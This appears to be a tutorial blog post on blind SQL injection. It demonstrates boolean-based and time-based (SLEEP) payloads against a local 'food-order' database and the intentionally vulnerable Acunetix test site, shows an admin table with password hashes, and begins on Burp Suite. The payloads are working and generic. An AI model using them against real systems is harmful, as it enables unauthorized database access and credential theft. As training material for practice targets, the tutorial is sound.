mysql> SELECT * FROM tbl_admin WHERE id =1 OR DATABASE() LIKE "food-ord%r";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql>
```

It’s All About Pattern Matching Let’s Try To Do The Same Thing On Web Site

'UNION SELECT 1,2,3,4 WHERE SUBSTRING(DATABASE(),2,1)="f"#

'UNION SELECT 1,2,3,4 WHERE SUBSTRING(DATABASE(),2,1)="o"#

'UNION SELECT 1,2,3,4 WHERE OR SUBSTRING(DATABASE(),3,1)="o"#

'UNION SELECT 1,2,3,4 WHERE SUBSTRING(DATABASE(),4,1)="d"#

'UNION SELECT 1,2,3,4 WHERE SUBSTRING(DATABASE(),5,1)="-"#

'UNION SELECT 1,2,3,4 WHERE SUBSTRING(DATABASE(),6,1)="o"#

'UNION SELECT 1,2,3,4 WHERE SUBSTRING(DATABASE(),7,1)="r"#

'UNION SELECT 1,2,3,4 WHERE SUBSTRING(DATABASE(),8,1)="d"#

'UNION SELECT 1,2,3,4 WHERE SUBSTRING(DATABASE(),9,1)="e"#

'UNION SELECT 1,2,3,4 WHERE SUBSTRING(DATABASE(),10,1)="r"#

'UNION SELECT 1,2,3,4 WHERE SUBSTRING(DATABASE(),1,10)="food-order"#

'UNION SELECT 1,2,3,4 WHERE DATABASE() LIKE '%f%'#

'UNION SELECT 1,2,3,4 WHERE DATABASE() LIKE '%d%'#

'UNION SELECT 1,2,3,4 WHERE DATABASE() LIKE 'f%'#


'UNION SELECT 1,2,3,4 WHERE DATABASE() LIKE '%der'#

'UNION SELECT 1,2,3,4 WHERE DATABASE() LIKE '%der%'#


'UNION SELECT 1,2,3,4 WHERE DATABASE() LIKE 'food-ord_r'#

'UNION SELECT 1,2,3,4 WHERE DATABASE() LIKE 'food-ord%r'#

If I Put All Of Code Single Time This Is Output True Because Database Name Is (Food-Order),And The Code Is Related Is food-order.




Every Time The Result Is Login Successfully



http://testphp.vulnweb.com/listproducts.php?cat=2%20and%20length(database())=1

The Length Of The Data Base As 1 Which Is Not True And We Don't Get Any Output Length Of Database Has 2,3,4,5 Doesn't Works

http://testphp.vulnweb.com/listproducts.php?cat=2%20and%20length(database())=6



The Length Of The Database As 6 Certainly Works Because The Database Name Is Acuart Which Is 6 Characters. And In This Way You Can Go And Try A Lot Of Combinations And Try To Extract Data Bit By Bit Using Boolean Based Sql Which Is True

Not secure testphp.vulnweb.com/listproducts.php?cat=2%20and%20length(database())=6

News | Translate | Maps | Gmail | #general | Algorithm Gym :: D... | Become an Oracle...

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go


- Browse categories
- Browse artists
- Your cart
- Signup
- Your profile
- Our guestbook
- AJAX Demo

Links

Security art
PHP scanner
PHP vuln help
Fractal Explorer

Paintings

Thing



comment on this picture

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173


About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


Time based SQL INJECTION

Time Based SQL Injection Will Be Certain Cases Where You Will Not Be Able To See Any Output On The Screen It Will Be The Screen Which Is Same In Case Of A Valid Statement Or Invalid Statement In Certain Case Instead Of Looking At The Output .


We Can Look At The Time Which The Server Takes To Process The Request Or To Send The Response In The Following Case I'm Trying To Ask The Server That Check If The Database Name Is "Acuart".If It Is Then Sleep For 10 Sec.



So If I Press Enter I Don't Get Anything On The Screen, The Server Is Taking 10 Seconds To Give The Response It's Sleeping Right Now And After 10 Sec It'll Send Some Response




Instead I Put Some Random Name Here It'll Not Take More Than Two Seconds Give Me The Response.



That Is Where I Can Justify If The Statement Is True Or False Just By Looking At How Much Time The Service Taking To Give Me The Result Just To Make It Simpler For You I'm Going To Show You A Few Examples

I Can Use Sleep Statement By Combining It With And SELECT * FROM tbl_admin AND IF(COND,TRUE,FALSE); Which Means I Put The Condition ,If The Condition Is True,And False This Will Happen . We Need Logical Condition To Use Time Based Injections. SELECT * FROM Tbl_Admin AND IF(COND,TRUE,FALSE); Now The Application Is Checking For Logic ,And We Can See The Database Is Sleeping For 5sec



When I Do It With The Correct Database Name It Sleeps Only For 2.001 Sec. 2sec Because Of The Sleep Function Zero Two Seconds To Process The Request Again 5 Sec Because Of The Sleep Function 0.00 Seconds To Process The Request Similarly We Can Use Different Patterns Like

SELECT * FROM tbl_admin WHERE username = "admin" AND IF(DATABASE()="food-order",SLEEP(2),SLEEP(5));

When Give The Correct Number Of Character In Database Name IT Sleep Only 2.01 Sec

SELECT * FROM tbl_admin WHERE username = "admin" AND IF(LENGTH(DATABASE())="10",SLEEP(2),SLEEP(5));

When Give The Wrong Number Of Character In Database Name IT Sleep Only 5.01 Sec

SELECT * FROM tbl_admin WHERE username = "admin" AND IF(LENGTH(DATABASE())="1",SLEEP(2),SLEEP(5));

If Length Is Greater Than 1 Then Sleep 2 Sec If Not Then Sleep 5 Sec As You Can See Length Is Greater Than 1

SELECT * FROM tbl_admin WHERE username = "admin" AND IF(LENGTH(DATABASE())>"1",SLEEP(2),SLEEP(5));


If Length Is Less Than 1 Then Sleep 5 Sec If Not Then Sleep 2 Sec As You Can See Length Is Less Than 1

SELECT * FROM tbl_admin WHERE username = "admin" AND IF(LENGTH(DATABASE())<"10",SLEEP(2),SLEEP(5));


```
Command Prompt - mysql -u root

mysql> SELECT * FROM tbl_admin WHERE username = "admin" AND IF(DATABASE()="food-order",SLEEP(2),SLEEP(5));
Empty set (2.01 sec)

mysql> SELECT * FROM tbl_admin WHERE username = "admin" AND IF(LENGTH(DATABASE())="10",SLEEP(2),SLEEP(5));
Empty set (2.01 sec)

mysql> SELECT * FROM tbl_admin WHERE username = "admin" AND IF(LENGTH(DATABASE())="1",SLEEP(2),SLEEP(5));
Empty set (5.01 sec)

mysql> SELECT * FROM tbl_admin WHERE username = "admin" AND IF(LENGTH(DATABASE())>"1",SLEEP(2),SLEEP(5));
Empty set (2.00 sec)

mysql> SELECT * FROM tbl_admin WHERE username = "admin" AND IF(LENGTH(DATABASE())<"1",SLEEP(2),SLEEP(5));
Empty set (5.01 sec)
```

Now I Can Do Length Calculation


'UNION SELECT 1,2,3,4 WHERE IF(DATABASE()="a",SLEEP(2),SLEEP(5))# When Give The Wrong Database It Sleep 5sec




'UNION SELECT 1,2,3,4 WHERE IF(DATABASE()="food-order ",SLEEP(2),SLEEP(5))# When Give The Correct Database It Sleep 2sec.



'UNION SELECT 1,2,3,4 WHERE IF(LENGTH(DATABASE())="1",SLEEP(2),SLEEP(5))#When Give The Wrong Database Number Of Character It Sleep 5sec.



'UNION SELECT 1,2,3,4 WHERE IF(LENGTH(DATABASE())="10",SLEEP(2),SLEEP(5))# When Give The Correct Database It Sleep 2sec.




'UNION SELECT 1,2,3,4 WHERE IF(LENGTH(DATABASE())>"1",SLEEP(2),SLEEP(5))#


'UNION SELECT 1,2,3,4 WHERE IF(LENGTH(DATABASE())<"1",SLEEP(2),SLEEP(5))#


Same Way Try Ans Will Be Come

Now I'm Going To Online Testing




When give the database character 5 then this website sleep time is 10sec





When Give The Database Character 6 Then This Website Sleep Time Is 4sec Cause This Is The Correct Number Of Database Character.




Semi Automated SQL injection

Semi Automated Tools Foe SQL Injection Well There Will Be Certain Situations Which Will Be Humanly Impossible For You To Test Thousands And Thousands Of Payloads With Think About A Login Page If I Bypassing A Login Page And They Have Used Certain Filters .

It Will No Be Easy For Try All The Possible Combinations That Is Where Semi-Automated Tools Come In To The Picture . These Are Just Semi – Automated They Are Not Fully – Automated .


I Of The Tools I Personally Like Is Called Burp Suite There Are Alternatives Like Os Zap . How Ever Brup Suiteis A Good Reputed Tool

In Community Edition You Cannot Save The Data You Always Have To Start Temporary Project Click Next




You Can Start With The Default Of Verbs That's Also Okay Click Start Burp

